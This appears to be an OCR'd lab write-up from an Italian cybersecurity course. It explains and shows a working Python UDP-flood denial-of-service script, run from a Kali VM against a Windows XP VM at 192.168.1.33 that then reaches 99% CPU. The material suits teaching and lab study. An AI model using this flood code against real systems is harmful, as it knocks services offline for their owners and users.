

Codice per attacco DoS

Spiegazione

1. **Librerie Importate:**
    - socket: Permette di creare socket di rete, necessari per inviare i pacchetti UDP.
    - random: Genera dati casuali da inviare come parte dell'attacco.
    - ipaddress: Gestisce e valida gli indirizzi IP.
2. **Funzione** udp_flood**:**
    - **Creazione del socket UDP:** udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) crea un socket per inviare pacchetti UDP alla rete.
    - **Generazione di dati casuali:** data = bytearray(random.getrandbits(8) for _ in range(1024)) crea un array di byte casuali da inviare nel pacchetto.
    - **Ciclo di invio pacchetti:** Il ciclo for _ in range(num_packets): udp_socket.sendto(data, (target_ip, target_port)) invia i pacchetti all'indirizzo IP e porta di destinazione specificati.
    - **Gestione degli errori:** Il blocco try...except cattura eventuali eccezioni durante l'esecuzione e le stampa.
    - **Chiusura del socket:** Nel blocco finally, il socket viene chiuso per garantire che le risorse di rete vengano rilasciate correttamente.
3. **Funzione Principale:**
    - **Input dell'utente:** Vengono richiesti IP target, porta target e numero di pacchetti.
    - **Validazione dell'IP:** Il blocco try...except con ipaddress.ip_address(target_ip) verifica la validità dell'indirizzo IP. Se non è valido, stampa un errore ed esce.
    - **Validazione della porta:** Controlla che la porta sia nel range da 1 a 65535. Se non è valida, stampa un errore ed esce.
    - **Validazione del numero di pacchetti:** Controlla che il numero di pacchetti sia positivo. Se non è valido, stampa un errore ed esce.
    - **Esecuzione dell'attacco:** Chiama udp_flood con i parametri forniti dall'utente.

Il codice è progettato per eseguire un attacco Denial of Service (DoS) tramite un UDP flood. È un esempio didattico utile per comprendere l'uso di socket, la generazione di dati casuali e la validazione degli input. Tuttavia, ricorda che eseguire tali attacchi senza autorizzazione è illegale ed eticamente scorretto.


Kali2024.3 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
EsercitazioneS6L3.py - CorsoCyber0724 - Visual Studio Code
Go Run Terminal Help
EsercitazioneS6L3.py U
import socket
import random
import ipaddress
def udp_flood(target_ip, target_port, num_packets):
try:
udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
data = bytearray(random.getrandbits(8) for _ in range(1024))
for _ in range(num_packets):
udp_socket.sendto(data, (target_ip, target_port))
print("Attacco UDP flood completatocon successo.")
except Exception as e:
print("Si è verificato un errore durante l'attacco UDP flood:", e)
finally:
if udp_socket:
udp_socket.close()
if __name__=="__main__":
try:
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS COMMENTS
File "/home/kali/Desktop/CorsoCyber0724/EsercitazioneS6L3.py", line 41, in <module>
udp_flood(target_ip, target_port, num_packets)
File "/home/kali/Desktop/CorsoCyber0724/EsercitazioneS6L3.py", line 11, in udp_flood
udp_socket.sendto(data, (target_ip, target_port))
KeyboardInterrupt
(kali㉿kalivbox)-[~/Desktop/CorsoCyber0724]
$ python EsercitazioneS6L3.py
Inserisci l'IP target: 192.168.1.33
Inserisci la porta target: 69
Inserisci il numero di pacchetti da inviare: 2000000000
Ln 44, Col 9 Spaces: 4 UTF-8 LF {} Python 3.11.9 64-bit


Windows Xp [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Task Manager Windows
File Opzioni Visualizza Chiudi sessione ?
Applicazioni Processi Prestazioni Rete Utenti
Utilizzo CPU
99 %
Cronologia utilizzo CPU
Utilizzo file paging
83,5 MB
Cronologia utilizzo file di paging
Totali
Handle 4519
Thread 294
Processi 22
Memoria fisica (KB)
Totale 523760
Disponibile 408980
Cache sistema 66976
Memoria allocata (KB)
Totale 85520
Limite 2066440
Picco 98532
Memoria del kernel (KB)
Totale 15808
Di paging 10660
Non di paging 5148
Processi: 22
Utilizzo CPU: 99%
Memoria allocata: 83M /
ipconfig
locale (LAN):
homenet.telecomitalia.it
192.168.1.33
255.255.255.0
192.168.1.1
taskmgr